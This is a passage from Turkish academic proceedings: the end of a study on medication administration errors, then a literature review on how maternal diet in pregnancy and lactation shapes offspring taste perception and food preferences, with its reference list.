Katılımcıların görev yaptıkları birimlerde ilaçların SKT takibi, saklama koşullarına uygun saklanması ve kullanılmadan kalan ilaçlar ile ilgili yaklaşımın da çok yeterli olduğu görülmektedir.

Çalışmamızda değerlendirdiğimiz araştırmalardan elde edilen bulgular ışığında ilaç uygulama hatalarının görece sık olduğu görülmektedir. Katılımcılardan %57’sinin belirttiği “ilacın yanlış zamanda uygulanması” ilaçların minimum etkin konsantrasyona ulaşmasında sıkıntı oluşabileceği gibi, özellikle terapötik doz aralığı dar ilaçlarda önemli olmak üzere doz aşımı gibi istenmeyen durumların yaşanma olasılığını artırmaktadır. Bunun yanı sıra %48,9 ile en sık yapılan ikinci sıradaki uygulama hatası olan “ilacın atlanması, uygulanmaması” da benzer şekilde ilaç etkinliğinde azalmaya neden olabilecek bir uygulama hatasıdır. Öte yandan ilginç olarak katılımcıların %18,4’ünün “ilacın yanlış hastaya uygulandığını” belirttiği görülmektedir. Bu durum oldukça önemli olarak değerlendirilmiştir. Çünkü ilacın uygulanması gereken hasta yerine o ilacı kullanması öngörülmeleyen hastaya verilmesi özellikle kardiyovasküler endikasyonlarda kullanılan ilaçlar, nörolojik bozukluklar ya da diabet gibi metabolik/endokrin hastalıklarda kullanılan ilaçlar söz konusu ise ciddi yan etkilere yol açabilecek, hatta ölümcül birtakım etkiler oluşmasına neden olabilecek bir durumdur. Bu nedenle, hasta güvenliği açısından ilaç tedavisinin kontrolünün etkin şekilde yapılması için önlemlere ihtiyaç olduğu görülmektedir.

5. KAYNAKÇA

- [1] K Xu, A Soucat, J Kutzin, A Siroka, MA Garcia, J Dupuy, N Eigo, D Li, C Indikadahena, H Touré, H Barroy and Flores G. Global Spending on Health: A World in Transition. WHO/HIS/HGF/HFWorkingPaper/19.4. World Health Organization, 2019, Geneva.
- [2] Laing, B Waning, A Gray, N Ford, E 't Hoen. 25 years of the WHO essential medicines lists: progress and challenges. *Lancet*. 2003;361(9370):1723-1729.
- [3] World Health Organization. The rational use of drugs. Report of the conference of experts. Cenevre, 1987.
- [4] World Health Organization (WHO). “Effective Public Education” in promoting rational drug use. WHO Programme on Essential Drugs and International Network for the Rational Use of Drugs. Nairobi. 1987.
- [5] Sosyal Güvenlik Kurumu Başkanlığı. “Hemşire ve Diğer Sağlık Çalışanları İçin Akılcı İlaç Kullanımı”, SGK Yayın No: 104, Ankara, 2013.

GELİŞİMİN ERKEN DÖNEMLERİNDE MARUZ KALINAN DİYETİN BESİN TERCİHLERİNE ETKİSİ

Elif Günalan¹

¹*İstanbul Sağlık ve Teknoloji Üniversitesi, Sağlık Bilimleri Fakültesi, İstanbul, TURKEY*

elif.gunalan@istun.edu.tr

ORCID: 0000-0002-3644-5066

ÖZET

Beslenme prenatal dönemden ölüme kadar gerçekleşen yaşamın vazgeçilmez bir parçasıdır. Bu süreçteki besin tercihlerinin belirlenmesinde, kişinin bulunduğu sosyokültürel çevre, genetik ve fizyolojik etmenler gibi birçok faktör etkilidir. Bu faktörlerin gelişimsel kökeni ise yaşamın prenatal ve erken postnatal periyotlarında maruz kalınan diyetle ilişkilendirilmektedir. Bilindiği üzere, tat ve koku algılama sistemlerinin gelişimi gebeliğin ilk trimesterinde başlamaktadır. Gebelik sonunda ise bu sistemlerin genel şekil ve işlevleri yetişkinliktekine benzer niteliktedir. Bu nedenle, doğum sonrası gıda tercihlerinin erken duyuşal öğrenme sürecindeki deneyimleri yansıttığı literatürde sıklıkla vurgulanmaktadır. Öte yandan, gestasyon ve laktasyon dönemleri gelişimsel sürecin kritik dönemleridir ve bu dönemlerde maruz kalınan diyet, yavruların fizyolojik stabilitesini, metabolik durumlarını ve bilişsel gelişimini etkilemektedir. Bu etkilerin ise yetişkinlikteki davranışsal değişimlere dayalı besin tercihlerinde önemli rol oynadığı düşünülmektedir. Bu literatür taramasında, gelişimin erken dönemlerinde maruz kalınan maternal diyetin besin tercihleri ve tat algısı üzerindeki rolü, klinik gözlemler ve deneysel çalışmalardan elde edilen bulgular ışığında tartışılmıştır.

Anahtar Kelimeler: *Maternal Beslenme, Besin Tercihi, Tat Algısı*

THE EFFECT OF DIET EXPOSED IN EARLY DEVELOPMENTAL PERIODS ON FOOD PREFERENCES

ABSTRACT

Nutrition is an indispensable part of life which starting from the prenatal period until death. In this process, many factors such as socio-cultural environment, genetic and physiological factors are effective in determining food preferences. The developmental origins of these factors can be related to the diet which exposed during prenatal and early postnatal periods of life. As it is known, the developmental process of taste and odor sensation systems begins in the first trimester of pregnancy. At the end of pregnancy, the general shape and functions of these systems are similar to those in adulthood. Therefore, it is frequently emphasized in the literature that postnatal food preferences reflect experiences in early sensory learning. On the other hand, prenatal and early postnatal periods are critical periods of the life and the exposed diet during these periods affects the physiological stability, metabolic status and cognitive development of the offspring. These effects are considered to play an important role in food preferences based on behavioral changes in adulthood. In this literature review, the role of maternal diet on the food preferences and taste perception in adulthood is discussed in the light of clinical observations and experimental findings.

***Keywords:** Maternal Nutrition, Food Preference, Taste Perception*

GİRİŞ

Yeme davranışı vücuda yeterli ve gerekli besinsel içerik ve enerjiyi sağlayan hayati bir fonksiyondur. Ne kadar yediğimiz ve hangi besini tüketmeyi tercih ettiğimiz ise besinlerin lezzetinin nasıl algılandığı ile ilişkilidir. Besinin tadının algılandığı duyuşal süreç besinin ağza alındığı an itibariyle başlamaktadır. Bu süreç birbirini takip eden birkaç basamaktan meydana gelmektedir. Öncelikle ağızdaki kimyasal ve mekanik sindirim ile besindeki tat molekülleri açığa çıkarılır. Tat tomurcuklarındaki ilgili transmembran reseptörlere bağlanan tat molekülleri, hücre tat algısı sinyal yolağını uyarır. Yolak sonunda ekstrasellüler alana nörotransmitter salınımı gerçekleşir ve nörotransmitterlerin tat hücrelerine sinaps yapmış kranyal sinirleri (V, VII ve IX) uyarması sonucu tat bilgisi beyne iletilir. Son olarak, tat algısı ve beslenme ilişkili beyin bölgelerinde yapılan değerlendirmeye, besinin tadının lezzetli ya da kötü olduğu belirlenerek beslenme davranışı yönlendirilmektedir. Ayrıca, kişinin metabolik ve fizyolojik durumu (açlık-tokluk, inflamasyon vb.) da gerek tat algısında, gerekse beslenme davranışının modülasyonunda önemli rol oynamaktadır.

Besinlerdeki tadın algılandığı duyuşal süreç kısa süreli besin tercihlerinde daha etkili olurken, kişinin metabolik ve fizyolojik durumu uzun süreli besin tercihlerinde etkilidir [1].

Diğer taraftan, besin tercihi ve beslenme alışkanlıklarının gelişimi doğumdan itibaren başlar ve sosyokültürel çevre, genetik, fizyolojik ve metabolik etmenler gibi birçok faktörün kompleks etkileşimiyle yaşam boyu devam etmektedir. Özellikle, hayatın hassas dönemleri olarak bilinen gestasyon ve laktasyon süreçlerinde maruz kalınan koşulların, yetişkinlik süresince bireyin fizyolojik ve metabolik stabilitesinde ve davranışsal modülasyonunda önemli rol oynadığı literatürde sıklıkla vurgulanmaktadır. Bu etki ise “Sağlık ve Hastalığın Gelişimsel Kökeni (DOHaD)” hipoteziyle açıklanmaktadır. Bu hipoteze göre, fetus prenatal süreçteki olumsuz koşullara uyum sağlamak için, fetal programlanma yoluyla adaptasyon geliştirmektedir. Fetal programlanma ya da fetal adaptasyon denilen süreçte ilaç, sigara, stress, besin vb. maternal etkilere bağılı olarak fetusta genetik ve epigenetik değişimler meydana gelmektedir. Yaşamın ilerleyen dönemlerinde ise yaşam koşullarının iyileşmesiyle fetal adaptasyon arasında uyumsuzluk ortaya çıkar ve bu uyumsuzluğun da metabolik, kardiyovasküler ve nörolojik hastalıklara hassasiyeti artırdığı düşünülmektedir [2]. Öte yandan, bu hastalıklar kişinin beslenme alışkanlıkları ve besin tercihleriyle de yakından ilişkilidir. Bu durum, fetal adaptasyonun tat algısı ve besin tercihi ilişkili sinyal yollarında da meydana gelebileceğini göstermektedir. Ayrıca, gestasyon ve laktasyon dönemlerinde bireyin maruz kaldığı maternal diyetin yetişkinlik dönemi besin tercihini etkilediği düşünülmektedir [3]. Maternal beslenme sürecinde annenin tükettiği yüksek yağlı diyetin yavrunun yetişkinlik döneminde hiperfajiye ve yağ tüketimi tercihinin artmasına neden olduğu çeşitli deney hayvanı çalışmalarında da kanıtlanmıştır [4-8].

Bu derlemede, yaşamın erken döneminde maruz kalınan diyete bağılı olarak meydana gelen, duyuşal, metabolik ve nörogelişimsel değişikliklerin yetişkinlikteki besin tercihlerine etkileri ele alınmıştır. Bu etkiler aşağıda detaylı olarak incelenmiştir.

BESİN TERCİHLERİNİN GELİŞİMİNDE ERKEN YAŞAM DENEYİMLERİNİN ROLÜ

Spontan besin tercihi, lezzet algısındaki bireysel farklılıklarla yakından ilişkilidir. Bu bağlamda, bireysel lezzet algısı spontan besin tercihi ve iştah metabolizmasında etkilidir. Besinin lezzeti ise tadı, kokusu, dokusal bilgisi, sıcaklığı vb. gibi çeşitli duyuşal bilgilerin bir kombinasyonudur. Besinlerdeki kimyasal uyarınların özelliğı besinin tadı olarak tanımlanmaktadır. Tatlı, ekşi, tuzlu, acı ve umami olmak üzere beş temel tat vardır. Bunların her biri gıdadaki özel kimyasal uyarınların molekül yapısı hakkında bilgi vermektedir. Örneğın, umami tadı besinlerdeki glutamat amino asidini tanımlarken, tuzlu tadı ise besinlerdeki elektrolit dengesi ile ilişkilidir [9]. Yiyecek seçimi davranışında bir diğer önemli faktör ise besinin kokusudur. Koku, kemoreseptörlerde belirli iyonlara ve moleküllere karşı artan veya azalan hassasiyet yoluyla, gıda ve lezzet algısının belirlenmesine katkıda bulunmaktadır. Beslenme sürecinde, tat ile yakından çalışan koku duyusu; iştah, gıda alımı, besinin seçimi ve doygunlukta önemli

rol oynamaktadır [10]. Koku alma sinyalleri ve yeme davranışı arasındaki ilişki çok karmaşık olmakla birlikte bu sistemler arasındaki düzenleyici moleküler mekanizmalar tam olarak anlaşılammıştır [10]. Besinin tat ve kokusuna ek olarak besinin sıcaklığı ve dokusal bilgisi de lezzetin tanımlanmasına katkıda bulunmaktadır. Besinin dokusu görsel, işitsel ve dokusal uyaranlardan kaynaklanan ortak duyuşal bir terimdir ve çiğneme sırasındaki dokunma hissi ile ilişkilidir [11]. Ayrıca, oral nosisepsiyon, sıcak veya baharatlı gibi gıda ile ilgili ağızda yanma ve ağrı hissi uyandıran deneyimleri ifade etmektedir. Yemeğin ağızdaki işleme süreci sonunda, bu kavramların tümü besinden kaçınma veya besini tercih etme gibi özel beslenme davranışlarına yol açmaktadır.

Yaşamın erken evresindeki tat deneyimlerinin erişkinlikte gıda tercihleri üzerinde modülatör etkiye sahip olduğu bilinmektedir [12-14]. Araştırmalar, bebeklerin dünyaya geldiklerinde onların büyüme ve gelişmesi için gerekli olan yüksek enerjili gıdaları tüketme eğiliminde olduklarını, acı tatta olan besinlerden ise kaçındıklarını göstermektedir. Amniyotik sıvı ve anne sütü yenidoğanın tat algısı ve koku gelişimini etkileyebilmektedir [15]. Fetuslar bazı tat moleküllerine amniyotik sıvı yoluyla maruz kalmaktadır. Bu bileşenlerin lezzeti tadın öğrenilmesine neden olur ve yaşamın ileri aşamalarında yiyecek tercihleri üzerinde modüle edici etkilere sahiptir. Ayrıca, yeni doğanın tat hissi çocuklardan farklıdır ve doğum sonrası maruz kaldıkları tat deneyimlerine bağlı olarak da zamanla gelişmektedir. Yeni doğmuş bebeklerde lezzete/tada duyarlılık yanıtları, tat uyarıcılarını beğenmeyi veya reddetmeyi gösteren yüz ifadesi çalışmalarından elde edilmiştir. Bu çalışmalara göre, tatlı ve umami tatları sevmeye/veya ekşi ve acı uyarıcıları sevmeme doğuştan gelmektedir, ancak bu davranış maternal deneyimler tarafından değiştirilebilir [16-18]. Öte yandan, anne sütü ve laktasyon döneminde çeşitli formula mama ile beslenme gibi gıda deneyimleri, tat alma kabiliyetini ve bebeklik sırasındaki besini beğenip beğenmeme durumlarını etkileyebilmektedir [17]. Ayrıca, anne sütüyle beslenen bebeklerin, katı besin diyetine girdiklerinde, tattıkları yeni besin ve sebzeleri formula mamayla beslenen bebeklere göre daha fazla kabul ettikleri belirlenmiştir. Benzer şekilde, annelerin hamilelik ve emzirme dönemlerinde sağlıklı gıdaları tercih etmeleri, yeni doğanın çocukluk ve erişkinlik döneminde sağlıklı beslenme alışkanlıkları geliştirmesine katkı sağlamaktadır. Bu durum, erken yaşlardan itibaren gıdaları sevmeye veya sevmeme durumunun biyolojik ve sosyokültürel faktörlere dayanan bir öğrenme davranışı olabileceğini göstermektedir [19-20].

MATERNAL BESLENMENİN TAT ALGILAMA SİSTEM GELİŞİMİNE ETKİSİ

Tat algısının biyolojik temeli ise dildeki papillalarda bulunan tat tomurcuklarına dayanmaktadır. Bilindiği üzere dilimizde filiform, fungiform, foliat ve sirkumvallat papilla olmak üzere 4 çeşit papilla bulunmaktadır. Bu papillalardan filiform dışındakilerde bulunan ve tat tomurcuğu olarak isimlendirilen soğan şeklindeki özelleşmiş yapılar, tat algısından sorumludur. Tat tomurcuklarında ise tat algısı için 4 farklı özelleşmiş tat reseptör hücresi (TRH) mevcuttur ve bunlardan her biri tat algılama fizyolojisinde farklı fonksiyonlar üstlenmektedir [21]. Tat reseptör hücrelerinin insanlardaki fonksiyonel ve morfolojik

gelişimi, gebeliğin ilk trimesterinde başlar. Fungiform, foliat ve sirkümvallat papillaların oluşumu, yaklaşık olarak 10. haftanın sonunda meydana gelmekte ve tat papillalarının fonksiyonel olgunlaşması ikinci trimesterin erken evrelerinde görülmektedir. Dildeki total papilla sayısı ve papillaların dil yüzeyine dağılımları ise gebeliğin son trimesterinde belirlenmektedir. Papillaların dil yüzeyindeki dağılımı açısından dilin son üç aylık dönemdeki görünümü, çocukluk ve yetişkinliktekinden oldukça benzerdir [22-23]. Ancak, doğum sonrası dönemde de tat alma sisteminin gelişiminin devam ettiği bilinmektedir.

Özellikle son yıllarda yapılan çalışmalar maternal beslenmenin tat algılama sistemi gelişimine etkisini belirlemeye odaklanmıştır. Bu bağlamda, Salas ve ark. tarafından yapılan bir çalışmada gestasyon ve laktasyon dönemlerinde malnutrisyona maruz bırakılan sıçanların sirkümvallat papillalarındaki toplam tat tomurcuğu sayısının azaldığı belirlenmiştir. Ayrıca, bu çalışmada maternal yetersiz beslenmenin sirkümvallat papillanın uzunluğunda, çapında ve total hacminde azalmaya neden olarak papillanın morfolojik gelişiminde hasara neden olduğu belirlenmiştir [24]. Öte yandan, maternal karbohidrat ve şeker maruziyetinin oro-sensoral tat algı sistemindeki reseptörlerin ekspresyonlarında değişikliğe neden olabileceği düşünülmektedir [25-26]. Ancak, bu konuda yapılan çalışmalar oldukça sınırlıdır ve elde bulgular diyet ve inflamasyona bağlı olarak birbiriyle çelişebilmektedir.

MATERNAL BESLENMENİN NÖROGELİŞİMSEL MODÜLASYONLA YAVRUNUN BESİN TERCİHİ ÜZERİNE ETKİSİ

Besinin lezzetli olarak algılanabilmesi için alınan tadın beyindeki ilgili merkezlerde değerlendirilmesi gerekmektedir [27]. Bu süreçte, öncelikle tat tomurcuklarındaki tat reseptör hücrelerinden salınan nörotransmitterlerin ağızda bulunduğu bölgeye göre üç farklı kranial siniri uyarmasıyla, tat bilgisi beyin kökündeki nucleus tractus solitarius (NTS)'a iletilmektedir. Bu sinirler fasiyal (VII) sinir, glossofaringeal (IX) sinir ve vagus (X) sinirleridir. Dilin anterior 2/3'ündeki fungiform ve foliat papillalardan alınan tat mesajı fasiyal sinir ile beyne yönlendirilirken, dilin posterior 1/3'ünde bulunan foliat ve sirkümvallat papillalardan alınan tat uyarısı ise glossofaringeal sinir ile beyne iletilmektedir. Son olarak, farinks ve epiglottisteki tat tomurcuklarından alınan tat uyarısı ise vagus aracılığıyla beyne aktarılmaktadır [28]. Ayrıca, tüketilen gıdaların dokusal bilgisinin beyne iletimi trigeminal sinir (V) tarafından gerçekleştirilmektedir [29].

NTS'e gelen tat uyarısı, nöronal projeksiyonla primer tat korteksi olarak bilinen insular kortekse yönlendirilerek, bu kısımda tadın yoğunluğu ve kimliği (tatlı, tuzlu, acı, ekşi, sıcak, soğuk, dokusal özellikler vb.) tanımlanmaktadır [30]. Daha sonra, insular korteks'deki stimulus, sekonder tad korteksi olarak bilinen orbito-frontal kortekse (OFK) iletilir. OFK, tat algısıyla ilgili olarak ödül/haz hafızasının oluşturulması, haz değerinin tanımlanması ve haz beklentisinin sağlanması gibi besinin duygusal kodlamasına dair birçok fonksiyondan sorumludur [31-33]. Sekonder tat korteksinde işlenen bilgi, mezolimbik sistemdeki duygusal beyin merkezlerine (nükleus akkumbens, ventral tegmental bölge,

ventral pallidum ve amigdala) yönlendirilir. Bu bölgelerdeki opioid ve dopaminerjik nöronal aktivasyona göre tüketilen besinin lezzetli/iştah açıcı bir besin mi, yoksa kaçınılması gereken bir besin mi olduğuna ilişkin değerlendirme gerçekleştirilmektedir. Son olarak, mezolimbik sistemdeki uyarı nöronal projeksiyonla metabolizmadan sorumlu beyin bölgesi olarak da bilinen lateral hipotalamusa (LH) iletilmektedir. Ayrıca, vücudun genel fizyolojik ve metabolik faaliyetleri sonucu ortaya çıkan besinsel bileşenler, hormonlar ve nörotransmitterler de besin alımının sürdürülmesi ya da durdurulması için LH'yı uyarabilmektedir. LH'da bulunan nöronlardaki oreksijenik ve anoreksijenik sinyal mekanizmaları, vücuttaki enerji homeostazını sağlamaktadır. Ayrıca, mezolimbik sistem ile LH arasındaki nöronal projeksiyonun da beslenme davranışının düzenlenmesinde etkili olabileceği düşünülmektedir [34].

Maternal süreçte maruz kalınan diyet besinlerdeki tadın değerlendirildiği beyin merkezlerini etkileyerek, kişinin lezzet algısı ve besin tercihini yönlendirebilmektedir [35]. Bu hipotezin kaynağı ise nörojenezi içeren gelişimsel periyotta, beynin çevresel uyaranlara oldukça duyarlı olmasıdır. Konu ile ilgili klinik kohort çalışması sınırlı olmakla birlikte, deney hayvanları ile oluşturulan maternal beslenme modeli araştırmalarında beyindeki fetal programlanmaya bağlı besin tercihleri açıklanmaya çalışılmıştır. Bu çalışmalarda, özellikle mezolimbik sistem ve hipotalamustaki nöronal aktivite değişikliklerine odaklanılmıştır. Bu bağlamda, Chang ve arkadaşları maternal yüksek yağlı diyetle maruziyetin yavru sıçanların lateral hipotalamuslarındaki oreksijenik peptidlerin ekspresyonunu artırdığını göstermişlerdir. Ayrıca, bu çalışmada maternal yüksek yağ maruz kalan yavrularda oreksijenik peptid üreten nöronların proliferasyonunun ve hipotalamusa migrasyonlarının arttığı belirlenmiştir. Hipotalamustaki bu nöroenez artışının ise yavruların uzun dönem besin alımında artma ve yağlı besin tercihi gibi davranışsal değişimlerle yakından ilişkili olduğu savunulmaktadır [4].

Diğer taraftan, Vucetic ve ark. gestasyon ve laktasyon periyotlarında yüksek yağlı diyetle maruz kalan farelerin hipotalamus, prefrontal korteks, ventral tegmental bölge ve nükleus akkumbenslerindeki dopamin ve opioid ilişkili genlerin metilasyon seviyesinin değiştiğini belirlemişlerdir. Özellikle, ödül merkezlerinde meydana gelen bu epigenetik modifikasyonların, yavruların uzun dönemdeki yüksek yağ ve şeker içeren diyetleri tercih etmelerinde etkili olabileceği ifade edilmiştir [5]. Başka bir çalışmada ise maternal periyotta yüksek yağlı diyetle fazla beslenmenin yavruda striatal dopamin ekspresyonunu azalttığı, dopamin 2 reseptör ekspresyonunu ise artırdığı belirlenmiştir. Çalışmada, hedonik merkezlerde gerçekleşen bu değişimin sükröz solüsyonu ve yüksek yağlı diyet tercihini artırdığı savunulmuştur [36]. Benzer şekilde, maternal periyotta annenin eklenti şeker ve yağ içeren abur cuburlardan oluşan kafeterya diyeti ile beslenmesinin de hem erkek hem de dişi yavrularda opioid ve dopamin duyarlılığını artırdığı belirlenmiştir. Erken çocukluk döneminde artan opioid ve dopamin duyarlılığı bu nörotransmitterlerin seviyelerinde artışa neden olmaktadır. Artmış nörotransmitter seviyesi ise yavrunun yağlı besin tercihini artırarak yavruda kronik yağ maruziyetine ve gelişimin ilerleyen dönemlerinde merkezi ödül yolağında duyarsızlaşmaya neden olmaktadır [37]. Ancak,

Gugusheff ve arkadaşlarınca yürütülen başka bir çalışmada postnatal 21. gün ve sonrasında maternal kafeterya diyetinin sadece dişi yavruların ventral tegmental bölgesindeki opioid gen ekspresyonunda değişikliğe neden olduğu belirlenmiştir [38].

Maternal beslenmenin nörogelişimsel etkileri sadece şeker ve yağ maruziyetine bağlı değildir. Yapılan bazı araştırmalar maternal vitamin takviyesinin de hedonik beyin yollarında değişikliklere neden olarak besin tercihlerini etkilediğini göstermektedir [39-40]. Dahası, maternal sigara kullanımı ve nikotin maruziyetinin de dopaminerjik ödül sistemini etkileyerek besin tercihlerini değiştirdiği literatürde mevcuttur [41].

Maternal beslenmenin nörogelişimsel modülasyon yoluyla yavrunun besin tercihi üzerindeki etkisinin araştırıldığı çoğu çalışma söz konusu nörogelişimsel ve davranışsal etkilerin yaşam boyu sürdürüldüğünü ifade etmektedir. Ancak, Paradis ve ark. tarafından sıçanlar üzerinde yapılan bir araştırmada maternal yüksek yağ ve şeker maruziyetinin hipotalamus ve merkezi ödül yolağında neden olduğu değişimlerin geri dönüştürülebilir olduğunu göstermiştir. Çalışmada, gestasyon ve laktasyon periyotları süresince batı diyetine maruz kalan yavrular, maturasyon evresinde kontrol diyetine maruz bırakılmış ve postnatal 25, 45. ve 95. günlerde ventral tegmental bölge, nükleus akkumbens ve hipotalamustaki sinyal mekanizmaları ve yağ tercihleri incelenmiştir. Bu çalışmada belirlenen günler sırasıyla çocukluk, ergenlik ve yetişkinliği temsil etmektedir. Sonuçta, maternal batı diyetine maruz kalan sıçanlardaki yağlı solüsyon tercihinin postnatal 25.günden 95. güne dek giderek azaldığı ve postnatal 95. gündeki yavruların normal yağ tercihinin sahip oldukları belirlenmiştir. Ayrıca, bu davranışsal değişimle uyumlu olarak postnatal 95. günde hipotalamus, nükleus akkumbens ve ventral tegmental bölgede plastisite belirteçlerinde artış ve GABAerjik fenotipin yeniden organizasyona gittiği belirlenmiştir [42].

SONUÇ

Bu çalışma, yaşamın erken döneminde maruz kalınan diyete bağlı olarak meydana gelen, duyuşsal, metabolik ve nörogelişimsel değişikliklerin, yetişkinlikteki besin tercihleri üzerindeki potansiyel etkilerine odaklanmaktadır. Literatürdeki birçok çalışma, maternal yüksek yağ ve şeker maruziyetini, yetişkinlik sürecindeki sağlıksız besin tercihleriyle ilişkilendirmiştir. Bu araştırmalarda, bu durumun nedeni farklı yaklaşımlarla açıklanmaya çalışılmıştır. Bunlar, maternal beslenme durumu ile hipotalamustaki artmış nöronal aktivite, mezolimbik sistemin ventral tegmental bölge ve nükleus akkumbensinde yer alan opioid/dopaminerjik reseptörlerin ekspresyon seviyeleri ile ilişkilendirilmesi şeklindedir. Ayrıca, son dönemde yapılan araştırmalarda oral tad algılama sisteminde de maternal diyete bağlı değişiklikler olabileceği ortaya konulmuştur. Ancak, gelişimin erken evresinde maruz kalınan diyet; yavrunun inflamasyon durumu, açlık-tokluk hormonlarının salınımının düzenlenmesi, bağırsak florası ve yavrunun beden ağırlığı gibi faktörler üzerinde de etkilidir [3, 43, 44]. Bu faktörler de besin tercihlerinde modülatör etkilere sahip olabilmektedir. Bu nedenle ileride yapılacak geniş kapsamlı

sistematik derleme çalışmalarında bu faktörler de göz önünde bulundurularak maternal beslenme ve yetişkinlik dönemi besin tercihleri arasındaki ilişki daha detaylı olarak değerlendirilmelidir. Böylece, prevalansı toplumda sıklıkla artmakta olan obezite, diyabet ve kardiyovasküler hastalıklar gibi bulaşıcı olmayan birçok hastalığın beslenme davranışına dayalı gelişimsel kökeninin aydınlatılabilmesi mümkün olacaktır.

KAYNAKÇA

- [1] D. Gaillard, & J. M. Stratford, “Measurement of Behavioral Taste Responses in Mice: Two-Bottle Preference, Lickometer, and Conditioned Taste-Aversion Tests”. *Current Protocols in Mouse Biology*, vol. 6, pp 380-407, December 2016
- [2] M. A. Hanson and P. D. Gluckman, “Early developmental conditioning of later health and disease: physiology or pathophysiology?”. *Physiological reviews*, vol 94, pp 1027-1076, October 2014
- [3] S. A. Bayol, S. J. Farrington and N. C. Stickland, “A maternal ‘junk food’ diet in pregnancy and lactation promotes an exacerbated taste for ‘junk food’ and a greater propensity for obesity in rat offspring”. *British Journal of Nutrition*, vol 98, pp 843-851, October 2007.
- [4] G. Q. Chang, V. Gaysinskaya, O. Karatayev and S. F. Leibowitz, “Maternal high-fat diet and fetal programming: increased proliferation of hypothalamic peptide-producing neurons that increase risk for overeating and obesity”. *Journal of Neuroscience*, vol 28, pp 12107-12119, November 2008.
- [5] Z. Vucetic, J. Kimmel, K. Totoki, E. Hollenbeck, and T. M. Reyes, “Maternal high-fat diet alters methylation and gene expression of dopamine and opioid-related genes”. *Endocrinology*, vol. 151, pp 4756-4764, October 2010.
- [6] Y. Nakashima and A. Sato, “Pups of dams fed low-fat diet during pregnancy and lactation showed strong preference for high-fat diet to achieve optimal growth”. *Journal of nutritional science and vitaminology*, vol. 57, pp 355-363, 2011.
- [7] L. Naef, L. Moquin, G. Dal Bo, B. Giros, A. Gratton and C. D. Walker, (2011). “Maternal high-fat intake alters presynaptic regulation of dopamine in the nucleus accumbens and increases motivation for fat rewards in the offspring”. *Neuroscience*, vol. 176, pp. 225-236, March 2011.
- [8] J. Gugusheff, M. Vithayathil, Z. Ong, and B. Muhlhausler, “The effects of prenatal exposure to a ‘junk food’ diet on offspring food preferences and fat deposition can be

- mitigated by improved nutrition during lactation”. *Journal of Developmental Origins of Health and Disease*, vol. 4, pp. 348-357, December 2016.
- [9] A Bachmanov, A., P Bosak, N., Lin, C., Matsumoto, I., Ohmoto, M., R Reed, D., & M Nelson, T. (2014). “Genetics of taste receptors”. *Current pharmaceutical design*, vol. 20, pp. 2669-2683, May 2014.
- [10] S. Boesveldt and K. de Graaf, “The differential role of smell and taste for eating behavior”. *Perception*, vol. 46, pp. 307-319, January 2017.
- [11] J. Chen and A. Rosenthal, (Eds.). “Modifying Food Texture: Volume 2: Sensory Analysis, Consumer Requirements and Preferences”. Woodhead Publishing, 2015.
- [12] T. R. Scott and J. V. Verhagen, “Taste as a factor in the management of nutrition”. *Nutrition*, vol. 16, pp 874-885, October 2000.
- [13] G. K. Beauchamp and J. A. Mennella, “Early flavor learning and its impact on later feeding behavior”. *Journal of pediatric gastroenterology and nutrition*, vol. 48, pp. S25-S30, March 2009.
- [14] C. A. Forestell, “Flavor perception and preference development in human infants”. *Annals of Nutrition and Metabolism*, vol. 70, pp. 17-25, September 2017.
- [15] J. V. Browne, “Chemosensory development in the fetus and newborn”. *Newborn and Infant Nursing Reviews*, vol. 8, pp. 180-186, December 2008.
- [16] J. A. Mennella and G. K. Beauchamp, “Early flavor experiences: research update”. *Nutrition reviews*, vol. 56, pp. 205-211, July 1998.
- [17] J. A. Mennella, C. A. Forestell, L. K. Morgan and G. K. Beauchamp, “Early milk feeding influences taste acceptance and liking during infancy”. *The American journal of clinical nutrition*, vol. 90, pp. 780S-788S, September 2009.
- [18] J. A. Mennella, “Ontogeny of taste preferences: basic biology and implications for health”. *The American journal of clinical nutrition*, vol. 99, pp. 704S-711S, March 2014.
- [19] C. Schwartz, C. Chabanet, C. Lange, S. Issanchou and S. Nicklaus, S. “The role of taste in food acceptance at the beginning of complementary feeding”. *Physiology & behavior*, vol. 104, pp. 646-652, September 2011.
- [20] V. De Cosmi, S. Scaglioni and C. Agostoni, “Early taste experiences and later food choices”. *Nutrients*, vol. 9, pp. 1-9, February 2017.
- [21] S. S. C. Calvo and J. M. Egan, “The endocrinology of taste receptors”. *Nature Reviews Endocrinology*, vol. 11, pp. 213-227, February 2015.

- [22] L. A. Barlow and O. D. Klein, "Developing and regenerating a sense of taste". *Current topics in developmental biology*, vol. 111, pp. 401-419, 2015.
- [23] A. K. Ventura and J. Worobey, "Early influences on the development of food preferences". *Current biology*, vol. 23, pp. R401-R408, May 2013.
- [24] M. Salas, L. Rubio, C. Torrero, M. Carreon and M. Regalado, "Effects of perinatal undernutrition on the circumvallate papilla of developing Wistar rats". *Acta histochemica*, vol. 118, pp. 581-587, July 2016.
- [25] E. Choo and R. Dando, R. "No detriment in taste response or expression in offspring of mice fed representative levels of sucrose or non-caloric sucralose while pregnant". *Physiology & behavior*, vol. 184, pp. 39-45, February 2018.
- [26] B. Kisioglu, and R. Nergiz-Unal, "Potential effect of maternal dietary sucrose or fructose syrup on CD36, leptin, and ghrelin-mediated fetal programming of obesity". *Nutritional neuroscience*, vol. 23, pp. 210-220, July 2018.
- [27] P. Besnard, P. Passilly-Degrace and N. A. Khan, "Taste of fat: a sixth taste modality?". *Physiological reviews*, vol. 96, pp. 151-176, December 2015.
- [28] T. Yamamoto, "Central mechanisms of roles of taste in reward and eating". *Acta physiologica Hungarica*, vol. 95, pp. 165-186, 2008
- [29] L. Engelen and A. Van Der Bilt, "Oral physiology and texture perception of semisolids". *Journal of Texture Studies*, vol. 39, pp. 83-113, May 2008.
- [30] A. Maffei, M. Haley and A. Fontanini, "Neural processing of gustatory information in insular circuits". *Current opinion in neurobiology*, vol. 22, pp. 709-716, August 2012.
- [31] F. Grabenhorst and E. T. Rolls, "Selective attention to affective value alters how the brain processes taste stimuli". *European Journal of Neuroscience*, vol. 27, pp. 723-729, February 2008.
- [32] A. H. Lara, S. W. Kennerley and J. D. Wallis, "Encoding of gustatory working memory by orbitofrontal neurons". *Journal of Neuroscience*, vol. 29, pp. 765-774, January 2009.
- [33] A. Carleton, R. Accolla, and S. A. Simon, "Coding in the mammalian gustatory system". *Trends in neurosciences*, vol. 33, pp. 326-334, July 2010.
- [34] R. D. Mattes, "Fat taste and lipid metabolism in humans". *Physiology & behavior*, vol. 86, pp. 691-697, December 2005.
- [35] R. M. Bradley and I. B. Stern, "The development of the human taste bud during the foetal period". *Journal of anatomy*, vol. 101, pp. 743, September 1967.

